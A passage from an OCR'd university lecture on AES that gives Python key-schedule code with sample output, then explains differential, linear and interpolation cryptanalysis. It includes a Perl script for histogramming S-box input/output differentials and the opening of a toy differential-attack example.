    #  block with.  Subsequently, each of the 12 rounds uses 4 keywords from the key
    #  schedule. We will store all 52 keywords in the following list:
    key_words = [None for i in range(52)]
    round_constant = BitVector(intVal = 0x01, size=8)
    for i in range(6):
        key_words[i] = key_bv[i*32 : i*32 + 32]
    for i in range(6,52):
        if i%6 == 0:
            kwd, round_constant = gee(key_words[i-1], round_constant, byte_sub_table)
            key_words[i] = key_words[i-6] ^ kwd
        else:
            key_words[i] = key_words[i-6] ^ key_words[i-1]
    return key_words

def gen_key_schedule_256(key_bv):
    byte_sub_table = gen_subbytes_table()
    #  We need 60 keywords (each keyword consists of 32 bits) in the key schedule for
    #  128 bit AES. The 128-bit AES uses the first four keywords to xor the input
    #  block with.  Subsequently, each of the 14 rounds uses 4 keywords from the key
    #  schedule. We will store all 60 keywords in the following list:
```

```
    key_words = [None for i in range(60)]
    round_constant = BitVector(intVal = 0x01, size=8)
    for i in range(8):
        key_words[i] = key_bv[i*32 : i*32 + 32]
    for i in range(8,60):
        if i%8 == 0:
            kwd, round_constant = gee(key_words[i-1], round_constant, byte_sub_table)
            key_words[i] = key_words[i-8] ^ kwd
        elif (i - (i//8)*8) < 4:
            key_words[i] = key_words[i-8] ^ key_words[i-1]
        elif (i - (i//8)*8) == 4:
#        elif (i - 4) % 8 == 0:
            key_words[i] = BitVector(size = 0)
            for j in range(4):
                key_words[i] += BitVector(intVal =
                                byte_sub_table[key_words[i-1][8*j:8*j+8].intValue()], size = 8)
            key_words[i] ^= key_words[i-8]
        elif ((i - (i//8)*8) > 4) and ((i - (i//8)*8) < 8):
            key_words[i] = key_words[i-8] ^ key_words[i-1]
        else:
            sys.exit("error in key scheduling algo for i = %d" % i)
    return key_words

def gen_subbytes_table():
    subBytesTable = []
    c = BitVector(bitstring='01100011')
    for i in range(0, 256):
        a = BitVector(intVal = i, size=8).gf_MI(AES_modulus, 8) if i != 0 else BitVector(intVal=0)
        a1,a2,a3,a4 = [a.deep_copy() for x in range(4)]
        a ^= (a1 >> 4) ^ (a2 >> 5) ^ (a3 >> 6) ^ (a4 >> 7) ^ c
        subBytesTable.append(int(a))
    return subBytesTable

def get_key_from_user():
    key = keysize = None
    if sys.version_info[0] == 3:
        keysize = int(input("\nAES Key size:  "))
        assert any(x == keysize for x in [128,192,256]), \
                                    "keysize is wrong (must be one of 128, 192, or 256) --- aborting"
        key = input("\nEnter key (any number of chars):  ")
    else:
        keysize = int(raw_input("\nAES Key size:  "))
        assert any(x == keysize for x in [128,192,256]), \
                                    "keysize is wrong (must be one of 128, 192, or 256) --- aborting"
        key = raw_input("\nEnter key (any number of chars):  ")
    key = key.strip()
    key += '0' * (keysize//8 - len(key)) if len(key) < keysize//8 else key[:keysize//8]
    key_bv = BitVector( textstring = key )
    return keysize,key_bv

main()
```

- Shown below is a terminal session with the code:

- AES Key size: 128

```
Enter key (any number of chars):  hello

Each 32-bit word of the key schedule is shown as a sequence of 4 one-byte integers:

word 0:  [104, 101, 108, 108]
word 1:  [111, 48, 48, 48]
word 2:  [48, 48, 48, 48]
word 3:  [48, 48, 48, 48]

word 4:  [109, 97, 104, 104]
word 5:  [2, 81, 88, 88]
word 6:  [50, 97, 104, 104]
word 7:  [2, 81, 88, 88]

word 8:  [190, 11, 2, 31]
word 9:  [188, 90, 90, 71]
word 10:  [142, 59, 50, 47]
word 11:  [140, 106, 106, 119]

word 12:  [184, 9, 247, 123]
word 13:  [4, 83, 173, 60]
word 14:  [138, 104, 159, 19]
word 15:  [6, 2, 245, 100]

word 16:  [199, 239, 180, 20]
word 17:  [195, 188, 25, 40]
word 18:  [73, 212, 134, 59]
word 19:  [79, 214, 115, 95]

word 20:  [33, 96, 123, 144]
word 21:  [226, 220, 98, 184]
word 22:  [171, 8, 228, 131]
word 23:  [228, 222, 151, 220]

word 24:  [28, 232, 253, 249]
word 25:  [254, 52, 159, 65]
word 26:  [85, 60, 123, 194]
word 27:  [177, 226, 236, 30]

word 28:  [196, 38, 143, 49]
word 29:  [58, 18, 16, 112]
word 30:  [111, 46, 107, 178]
word 31:  [222, 204, 135, 172]

word 32:  [15, 49, 30, 44]
word 33:  [53, 35, 14, 92]
word 34:  [90, 13, 101, 238]
word 35:  [132, 193, 226, 66]

word 36:  [108, 169, 50, 115]
word 37:  [89, 138, 60, 47]
word 38:  [3, 135, 89, 193]
word 39:  [135, 70, 187, 131]
```

```
word 40:  [0, 67, 222, 100]
word 41:  [89, 201, 226, 75]
word 42:  [90, 78, 187, 138]
word 43:  [221, 8, 0, 9]


Round keys in hex (first key for input block):

68656c6c6f3030303030303030303030
6d6168680251585832616868025158 58
be0b021fbc5a5a478e3b322f8c6a6a77
b809f77b0453ad3c8a689f130602f564
c7efb414c3bc192849d4863b4fd6735f
21607b90e2dc62b8ab08e483e4de97dc
1ce8fdf9fe349f41553c7bc2b1e2ec1e
c4268f313a1210706f2e6bb2decc87ac
0f311e2c35230e5c5a0d65ee84c1e242
6ca93273598a3c2f038759c18746bb83
0043de6459c9e24b5a4ebb8add080009
```

8.9: DIFFERENTIAL, LINEAR, AND INTERPOLATION ATTACKS ON BLOCK CIPHERS

- This section is for a reader who is curious as to why the substitution step in AES involves taking the MI of each byte in $GF(2^8)$ and bit scrambling. As you might have realized already, that is the only nonlinear step in mapping a plaintext block to a ciphertext block in AES.

- Back in the 1990's (this is the decade preceding the development of the Rijndael cipher which is the precursor to the AES standard) there was much interest in investigating the block ciphers of the day (DES being the most prominent) from the standpoint of their vulnerabilities to differential and linear cryptanalysis. **The MI byte substitution step in AES is meant to protect it against such cryptanalysis.** At around the same time, it was shown by Jakobsen and Knudsen in 1997 that block ciphers whose SBoxes were based on polynomial arithmetic in Galois fields could be vulnerable to a new attack that they referred to as the **interpolation attack.** The bit scrambling part of the SBox in AES is meant to be a protection against the interpolation attack. [As mentioned earlier in Section 3.2.2 of Lecture 3, the differential attack was first described

by Biham and Shamir in a paper titled "Differential Cryptanalysis of DES-like Cryptosystems" that appeared in the Journal of Cryptology in 1991. The linear attack was firs described by Matsui in a publication titled "Linear Cryptanalysis Method for DES Ciphers," in "Lecture Notes in Computer Science, no. 764. Finally, the interpolation attack by first described by Jakobsen and Knudsen in a publication titled "The Interpolation Attack on Block Ciphers" that appeared in *Lecture Notes in Computer Science,* Haifa, 1997.]

- Therefore, in order to fully appreciate the SBox in AES, you have to have some understanding of these three forms of cryptanalysis. The phrases "differential cryptanalysis" and "linear cryptanalysis" are synonymous with "differential attack" and "linear attack".

- The rest of this section reviews these three attacks briefly. [You will get more out of this section if you first read the tutorial "*A Tutorial on Linear and Differential Cryptanalysis*" by Howard Heys of the Memorial University of Newfoundland. Googling that author's name will take you directly to the tutorial.]

- Starting our discussion with the **differential attack**, it is based on the following concepts:

  – How a differential (meaning an XOR of two bit blocks) propagates through a sequence of rounds is independent of the round keys. [As you'll recall from the note in small-font blue in Section 3.3.2 of Lecture 3, differential cryptanalysis is a *chosen plaintext attack* in which the attacker feeds plaintext bit blocks pairs, X_1 and X_2, with **known** differences $\Delta X = X_1 \otimes X_2$ between them, into the cipher while observing the differences $\Delta Y = Y_1 \otimes Y_2$ between the corresponding ciphertext blocks. We refer to ΔX as the input differential and

ΔY as the output differential. The fact that the propagation of a differential is NOT affected by the round keys can be established in the following manner: Consider just one round and let's say that K is the round key. Let's further say that the output of the round is what is produced by the SBox XOR'ed with the round key. For two different inputs X_1 and X_2 to the round, let Y_1' and Y_2' denote the outputs of the SBox and and let Y_1 and Y_2 denote the final output of the round. We have $Y_1 = K \otimes Y_1'$ and $Y_2 = K \otimes Y_2'$. The differential $\Delta Y = Y_1 \otimes Y_2$ for the output after key mixing is related to the other differentials by $\Delta Y = Y_1 \otimes Y_2 = K \otimes Y_1' \otimes K \otimes Y_2' = Y_1' \otimes Y_2'$. **Therefore, the mapping between the input and the output differentials of a round is not a function of the round key.**]

- If one is not careful, the byte substitution step in an SBox *can* create significant correlations between the input differentials and the output differentials.

- The correlations between the input differentials and the output differentials, when they are significant, can be exploited to make good guesses for the bits of the last round key.

- Therefore, our first order of business is to understand the relationship between the input and the output differentials for a given choice of the SBox.

- The Perl script shown next, `find_differentials_correlations.pl`, calculates a 2D histogram of the relationship between the input and the output differentials. The statements in lines (B8) and (B9), with one of the lines commented-out, give you two choices for the

operation of the SBox. If you use the statement in line (B8), the byte substitutions will consist of replacing each byte by its MI in $GF(2^8)$ that is based on the AES modulus. On the other hand, if you use the currently commented-out statement in line (B9), the byte substitution will take place according to the lookup table supplied through line (A9). [Yes, to be precise, the MI based byte substitution could also be carried out through a lookup table. That is, just because one SBox is based on MI calculations and the other on looking up a table is NOT the fundamental difference between the two. The lookup table supplied through line (A9) was arrived at by experimenting with several such choices made possible by the commented out statements in lines (A7) and (A8). The call to `shuffle()` in line (A7) gives a pseudorandom permutation of the 256 one-byte words. Based on a dozen runs of the script, the permutation shown in line (A9) yielded the best inhomogeneous histogram for the input/output differentials. The reader may wish to carry out such experiments on his/her own and possibly make a different choice for the lookup table in line (A9).]

- The portion of the script starting with line (F1) is just for displaying the histogram of the input/output differentials and, therefore, not central to understand what we mean by the differentials here and the correlations between the input differentials and the output differentials.

```
#!/usr/bin/perl -w

##  find_differentials_correlations.pl

##  Avi Kak  (March 4, 2015)

##  This script creates a histogram of the mapping between the input differentials
##  and the output differentials for an SBox.  You have two choices for the SBox ---
##  as reflected by lines (B8) and (B9) of the script. For a given input byte, the
##  statement in line (B8) returns the MI (multiplicative inverse) of the byte in
##  GF(2^8) based on the AES modulus.  And the statement in line (B8) returns a byte
##  through a user-specified table lookup.  The table for this is specified in line
##  (A9).  More generally, such a table can be created by a random permutation
```

```
##  through the commented-out statements in lines (A7) and (A8).

use strict;
use Algorithm::BitVector;
use Graphics::GnuplotIF;
$|++;

my $debug = 1;
my $AES_modulus = Algorithm::BitVector->new(bitstring => '100011011');                  #(A1)

my $M = 64;                     # CHANGE THIS TO 256 FOR A COMPLETE CALCULATION          #(A2)
                                #   This parameter control the range of inputs
                                #   bytes for creating the differentials. With
                                #   its value set to 64, only the differentials
                                #   for the bytes whose int values are between 0
                                #   and 63 are tried.
#  Initialize the histogram:
my $differential_hist;                                                                  #(A3)
foreach my $i (0..255) {                                                                #(A4)
    foreach my $j (0..255) {                                                            #(A5)
       $differential_hist->[$i][$j] = 0;                                                #(A6)
    }
}

#  When SBox is based on lookup, we will use the "table" created by randomly
#  permuting the the number from 0 to 255:
#my $lookuptable = shuffle([0..255]);                                                   #(A7)
#my @lookuptable = @$lookuptable;                                                       #(A8)
my @lookuptable = qw(213 170 104 116 66 14 76 219 200 42 22 17 241 197 41 216 85 140
                     183 244 235 6 118 208 74 218 99 44 1 89 11 205 195 125 47 236 113
                     237 131 109 102 9 21 220 59 154 119 148 38 120 13 217 16 100 191 81
                     240 196 122 83 177 229 142 35 88 48 167 0 29 153 163 146 166 77 79
                     43 10 194 232 189 238 164 204 111 69 51 126 62 211 242 70 214 247 55
                     202 78 239 114 184 112 228 84 152 187 45 49 175 58 253 72 95 19 37
                     73 145 87 198 71 159 34 91 168 250 255 8 121 96 50 141 181 67 26 243
                     130 68 61 24 105 210 172 139 136 128 157 133 80 93 39 2 143 161 186 33
                     144 178 30 92 138 169 86 249 252 155 193 63 223 203 245 129 4 171
                     115 3 40 151 7 188 231 174 25 23 207 180 56 46 206 215 227 162 199
                     97 147 182 149 108 36 132 5 12 103 110 209 160 137 53 224 185 173
                     20 222 246 28 179 134 75 254 57 60 234 52 165 225 248 31 230 156
                     124 233 158 27 18 94 65 32 54 106 192 221 190 101 98 251 212 150
                     201 117 127 107 176 226 135 123 82 15 64 90);                      #(A9)


#  This call creates the 2D plaintext/ciphertext differential histogram:
gen_differential_histogram();                                                           #(A10)

#  The call shown below will show that part of the histogram for which both
#  the input and the output differentials are in the range (32, 63).
display_portion_of_histogram(32, 64);                                                   #(A11)

plot_portion_of_histogram($differential_hist, 32, 64);                                  #(A12)
## The following call makes a hardcopy of the plot:
plot_portion_of_histogram($differential_hist, 32, 64, 3);                               #(A13)
```

```
sub gen_differential_histogram {                                                    #(B1)
    foreach my $i (0 .. $M-1) {                                                     #(B2)
        print "\ni=$i\n" if $debug;                                                 #(B3)
        foreach my $j (0 .. $M-1) {                                                 #(B4)
            print ". " if $debug;                                                   #(B5)
            my ($a, $b) = (Algorithm::BitVector->new(intVal => $i, size => 8),
                           Algorithm::BitVector->new(intVal => $j, size => 8));     #(B6)
            my $input_differential = int($a ^ $b);                                  #(B7)
            #  Of the two statements shown below, you must comment out one depending
            #  on what type of an SBox you want:
            my ($c, $d) = (get_sbox_output_MI($a), get_sbox_output_MI($b));         #(B8)
#           my ($c, $d) = (get_sbox_output_lookup($a), get_sbox_output_lookup($b)); #(B9)
            my $output_differential = int($c ^ $d);                                 #(B10)
            $differential_hist->[$input_differential][$output_differential]++;      #(B11)
        }
    }
}

sub get_sbox_output_MI {                                                            #(C1)
    my $in = shift;                                                                 #(C2)
    return int($in) != 0 ? $in->gf_MI($AES_modulus, 8) :                            #(C3)
                        Algorithm::BitVector->new(intVal => 0);                     #(C4)
}

sub get_sbox_output_lookup {                                                        #(D1)
    my $in = shift;                                                                 #(D2)
    return Algorithm::BitVector->new(intVal => $lookuptable[int($in)], size => 8);  #(D3)
}

# Fisher-Yates shuffle:
sub shuffle {                                                                       #(E1)
    my $arr_ref = shift;                                                            #(E2)
    my $i = @$arr_ref;                                                              #(E3)
    while (  $i-- ) {                                                               #(E4)
        my $j = int rand( $i + 1 );                                                 #(E5)
        @$arr_ref[ $i, $j ] = @$arr_ref[ $j, $i ];                                  #(E6)
    }                                                                               #(E7)
    return $arr_ref;                                                                #(E8)
}

###################### Support Routines for Displaying the Histogram  ########################

#  Displays in your terminal window the bin counts in the two-dimensional histogram
#  for the input/output mapping of the differentials.  You can control the portion of
#  the 2D histogram that is output by using the first argument to set the lower bin
#  index and the second argument the upper bin index along both dimensions.
#  Therefore, what you see is always a square portion of the overall histogram.
sub display_portion_of_histogram {                                                  #(F1)
    my $lower = shift;                                                              #(F2)
    my $upper = shift;                                                              #(F3)
    foreach my $i ($lower .. $upper - 1) {                                          #(F4)
        print "\n";                                                                 #(F5)
        foreach my $j ($lower .. $upper - 1) {                                      #(F6)
            print "$differential_hist->[$i][$j] ";                                  #(F7)
        }
```

```
    }
}

#  Displays with a 3-dimensional plot a square portion of the histogram. Along both
#  the X and the Y directions, the lower bound on the bin index is supplied by the
#  SECOND argument and the upper bound by the THIRD argument.  The last argument is
#  needed only if you want to make a hardcopy of the plot.  The last argument is set
#  to the number of second the plot will be flashed in the terminal screen before it
#  is dumped into a '.png' file.
sub plot_portion_of_histogram {
    my $hist = shift;                                                                  #(G1)
    my $lower = shift;                                                                 #(G2)
    my $upper = shift;                                                                 #(G3)
    my $pause_time = shift;                                                            #(G4)
    my @plot_points = ();                                                              #(G5)
    my $bin_width = my $bin_height = 1.0;                                              #(G6)
    my ($x_min, $y_min, $x_max, $y_max) = ($lower, $lower, $upper, $upper);            #(G7)
    foreach my $y ($y_min..$y_max-1) {                                                 #(G8)
        foreach my $x ($x_min..$x_max-1) {                                             #(G9)
            push @plot_points, [$x, $y, $hist->[$y][$x]];                              #(G10)
        }
    }
    @plot_points = sort {$a->[0] <=> $b->[0]} @plot_points;                            #(G11)
    @plot_points = sort {$a->[1] <=> $b->[1] if $a->[0] == $b->[0]} @plot_points;      #(G12)
    my $temp_file = "__temp.dat";                                                      #(G13)
    open(OUTFILE , ">$temp_file") or die "Cannot open temporary file: $!";             #(G14)
    my ($first, $oldfirst);                                                            #(G15)
    $oldfirst = $plot_points[0]->[0];                                                  #(G16)
    foreach my $sample (@plot_points) {                                                #(G17)
        $first = $sample->[0];                                                         #(G18)
        if ($first == $oldfirst) {                                                     #(G19)
            my @out_sample;                                                            #(G20)
            $out_sample[0] =  $sample->[0];                                            #(G21)
            $out_sample[1] =  $sample->[1];                                            #(G22)
            $out_sample[2] =  $sample->[2];                                            #(G23)
            print OUTFILE "@out_sample\n";                                             #(G24)
        } else {                                                                       #(G25)
            print OUTFILE "\n";                                                        #(G26)
        }
        $oldfirst = $first;                                                            #(G27)
    }
    print OUTFILE "\n";
    close OUTFILE;
my $argstring = <<"END";                                                               #(G28)
set xrange [$x_min:$x_max]
set yrange [$y_min:$y_max]
set view 80,15
set hidden3d
splot "$temp_file" with lines
END
    unless (defined $pause_time) {                                                     #(G29)
        my $hardcopy_name =  "output_histogram.png";                                   #(G30)
        my $plot1 = Graphics::GnuplotIF->new();                                        #(G31)
        $plot1->gnuplot_cmd( 'set terminal png', "set output \"$hardcopy_name\"");     #(G32)
        $plot1->gnuplot_cmd( $argstring );                                             #(G33)
```

```
        my $plot2 = Graphics::GnuplotIF->new(persist => 1);                    #(G34)
       $plot2->gnuplot_cmd( $argstring );                                      #(G35)
    } else {                                                                   #(G36)
        my $plot = Graphics::GnuplotIF->new();                                 #(G37)
        $plot->gnuplot_cmd( $argstring );                                      #(G38)
        $plot->gnuplot_pause( $pause_time );                                   #(G39)
    }
}
```

- For an accurate and complete calculation of the input/output differentials histogram, you'd need to change the value of `$M` in line (A2) to 256. That would result in a large 256×256 histogram of integer values. For the purpose of our explanation here, we will make do with `$M = 64`. The resulting histogram would **not** be an accurate depiction of the reality. Nonetheless, it will suffice for the purpose of the explanation that follows.

- If you run the script with the SBox as specified in line (B8), you will end up with a display of numbers as shown below for the portion of the differentials histogram that is bounded by bin index values ranging from 32 to 63 in both directions. To understand these values, let's look at the first nonzero entry in the first row, which happens to be in the column indexed 40. Recognizing that the first row corresponds to the bin index 32, that nonzero count of 2 means that in all of the runs of the loop in lines (B1) through (B11) of the script, there were 2 cases when the input differential was $\Delta X = 00100000$ (integer value = 32) and the output differential was $\Delta Y = 00101000$ (integer value = 40).

```
0 0 0 0 0 0 0 2 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 2 0 0 0 0 0
0 0 2 0 0 0 0 2 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 2 0 2 0 2 2 0 0 0
```

```
0 0 0 2 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 2 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 2 0 0 0 0 0 0 2 0
2 2 0 0 0 2 0 0 0 0 0 0 0 0 0 2 0 0 0 2 0 0 0 0 0 0 0 0 2 0 0 2
2 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 2 0 2 0 2 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 2 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 2 0 0 0 0 0
0 2 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 2 0 0 0 0 0 0
0 0 2 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 2 0 2 0 0 0 0 0 0 0 0 0 0 0 2 0 0 2 0 0 0 0 0 0 0 2
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 4 0 0 0 2 0 2 0 0 0 0 0 0 0 0 0
2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 2 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0
0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 2
0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
2 0 0 0 0 2 0 0 0 0 2 0 0 0 2 0 0 2 0 0 0 2 0 0 0 0 0 0 2 0 0 0
0 0 2 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 2 0 2 0 0 0 0 0 0 0 0 2 0 0
0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 2 0 0 0 2 0
0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 2 0 0 0 0 0 0 0 0 2 4 0 0 0 0 0 2
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 2 0 0 0 0 0 0 0 0 0 0 0 0 2 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 2 0
0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 2 0 0 0 0 0 0 0 2 0 0
0 0 0 0 0 2 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 2 0 0 0 0 0 0 0 0 0
2 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0
0 2 0 0 2 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 2 0 2 0 0 0 0 0 0 0 0 0
0 2 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 0 2 0 0 0 0 0 0
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 2 0 0 0 0 0 0 0 0 0 0 0 0
0 0 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 2 0
0 0 0 2 0 0 0 0 0 2 0 0 0 0 0 0 0 0 0 2 0 0 2 0 0 0 0 0 0 0 0 0
```

- Note that some of the bin counts in the portion of the histogram shown above are as large as 4. A 3D plot of this portion of the histogram as shown in Figure 8.5 is meant to make it easier to see how many such bins exist in the portion of the histogram plotted.

- If you comment out line (B8) and uncomment line (B9) to change to the second option for the SBox, the same histogram will look




Figure 5: *Shown is a portion of the histogram of the input/output differentials for an SBox consisting of MI in* $GF(2^8)$. *(This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak)*

like what is shown in Figure 8.6. Recall that the second option consists of doing byte substitution through the lookup table in line (A9).

- As you can see in Figure 8.6, the second option for the SBox generates a more non-uniform histogram for the input/output differentials. Ideally, for any input differential ΔX, you would want the output differential ΔY to be distributed uniformly with a probability of $1/2^n$ for an n-bit block cipher. (This would translate into a count of 1 in every bin except for the $(0, 0)$ bin for reasons explained in the small-font note at the end of this bullet.) That way, the output differentials will give an attacker no clues regarding either the plaintext or the encryption key.




Figure 6: *Shown is a portion of the histogram of the input/output differentials for an SBox that carries out byte substitutions by looking up the table supplied in line (A9).* (*This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak*)

However, attaining this ideal is theoretically impossible. [As to why the theoretical ideal is impossible to attain, let's first review some of the more noteworthy features of such a histogram: **(1)** If we had shown the entire histogram, especially if the cell at $(0, 0)$ was included in the histogram display, you would see the largest peak located over the $(0, 0)$ bin and the bin count associated with this peak would be 256. This is a result of the fact that, in the double loop in lines (B1) through (B11) of the script `find_differentials_correlations.pl`, as we scan through 256 different values for the first input byte, and, for each input byte, as we scan through 256 values for the second input byte, there will be 256 cases when the first and the second bytes are identical. Therefore, for these 256 cases, we will have $\Delta X = 0$, and also $\Delta Y = 0$. This would give us a count of 256 over the $(0, 0)$ bin. **(2)** Another feature that all such histograms possess is that every non-zero bin count is even. This is on account of the fact that in the double loop in lines (B1) through (B11) of the script, the same ΔX occurs in multiples of 2 since $\Delta X = X_i \otimes X_j = X_j \otimes X_i$. **(3)** The sum of all the counts in each row and each column must add up to 256. That is because, every differential in the input must map one of 256 possible differentials at the output. **(4)** Therefore, for best such histograms

(that is, histograms with no biases in how the input and the output differentials are related), half the randomly located bins in each row would contain a count of 2 (this would not apply to the bins in the topmost row or the leftmost column). **(5)** For all the reasons stated here, the ideal of having a count of 1 in each bin of the 256×256 bins of the histogram is clearly not achievable — even theoretically.]

- As the value of the variable `$M` in line (A2) of the script `find_differentials_correlations.pl` approaches 256, with the MI option for the SBox in line (B8), you will see more and more bins showing the best possible count of 2 in the histogram of Figure 8.5. On the other hand, with the table lookup option in line (B9) for the SBox, you will see the histogram in Figure 8.6 staying just as non-uniform as it is now — with the max peaks becoming somewhat larger.

- The Perl script that follows, `differential_attack_toy_example.pl`, is a demonstration of how the sort of non-uniformities in the histogram of the input/output differentials can be exploited to recover some portions of the key for at least the last round of a block cipher. However, note that this script is only a toy example just to get across the ideas involved in mounting a differential attack on a block cipher. The logic presented in this script would not work by any stretch of imagination on any realistic block cipher.

- The script `differential_attack_toy_example.pl` mounts a differential attack on the encryption scheme in lines (C1) through (C14) of the code. The SBox byte substitution is based on table lookup using the table supplied through line (A9). The byte returned by

table lookup is XOR'ed with the round key. The round key is shifted circularly by one bit position to the right for the next round key. [For a more realistic simple example of a differential attack that involves both an SBox and permutations in each round, the reader should look up the previously mentioned tutorial "A Tutorial on Linear and Differential Cryptanalysis" by Howard Heys. The block size in that tutorial is 4 bits.]

- The beginning part of the `differential_attack_toy_example.pl` script that follows is the same as in the script `find_differentials_correlations.pl` that you saw earlier in this section. That's because, as mentioned earlier, a differential attack exploits the predictability of the ciphertext differentials vis-a-vis the plaintext differentials. Therefore, lines (A14) through (A27) of the script are devoted to the calculation of a 2D histogram that measures the joint probabilities of occurrence of the input and the output differentials. As the comment lines explain, note how the information generated is saved on the disk in the form of DBM files. So, as you are experimenting with the attack logic in lines (B1) through (B26) of the script and running the script over and over, you would not need to generate the plaintext/ciphertext differentials histogram each time. You can start from ground zero (that is, you can re-generate the histogram) at any time provided you first call

```
clean_db_files.pl
```

to clear out the DBM files in your directory. The script `clean_db_files.pl` is included in the code you can download from the lectures notes website.

- The plaintext/ciphertext differentials histogram is converted into the hash `%worst_differentials` in line (A22). In case you are wondering why we couldn't make do with the disk-based `%worst_differentials_db` hash that is defined in line (A14), it is because the latter does not support the `exists()` function that we need in line (B10) of the script. The keys in both these hashes are the plaintext differentials and, for each key, the value the ciphertext differential where the histogram count exceeds the specified threshold. [**Potential source of confusion:** Please do not confuse the use of "key" as in the `<key,value>` pairs that are stored in a Perl hash with the use of key as in "encryption key."]

- Finally, we mount the attack in line (A29). The attack itself is implemented in lines (B1) through (B26). If you only specify one round in line (A2), the goal of the attack would be estimate the encryption key as specified by line (A3). However, if the number of rounds exceeds 1, the goal of the attack is to estimate the key in the last round key. The attack logic consists simply of scanning through all possible plaintext differentials and using only those that form the keys in the `%worst_differentials` hash, finding the corresponding the ciphertext differentials. Once we have chosen a plaintext pair, and, therefore a plaintext differential, in line (B8), we apply partial decryption to the corresponding ciphertext bytes in lines (B21) and (B22). Subsequently, in line (B24), we check whether the differential formed by the two partial decryptions exists in our `%worst_differentials` hash for each candidate last-round key. If this condition is satisfied, a vote is cast for that candidate key.

```
#!/usr/bin/perl -w

##  differential_attack_toy_example.pl

##  Avi Kak  (March 4, 2015)

##  This script is a toy example to illustrate some of the key elements of a
##  differential attack on a block cipher.

##  We assume that our block size is one byte and the SBox consists of finding a
##  substitute byte by table lookup. We further assume that each round consists of
##  one byte substitution step followed by xor'ing the substituted byte with the
##  round key.  The round key is the encryption key that is circularly shifted to the
##  right by one position for each round.

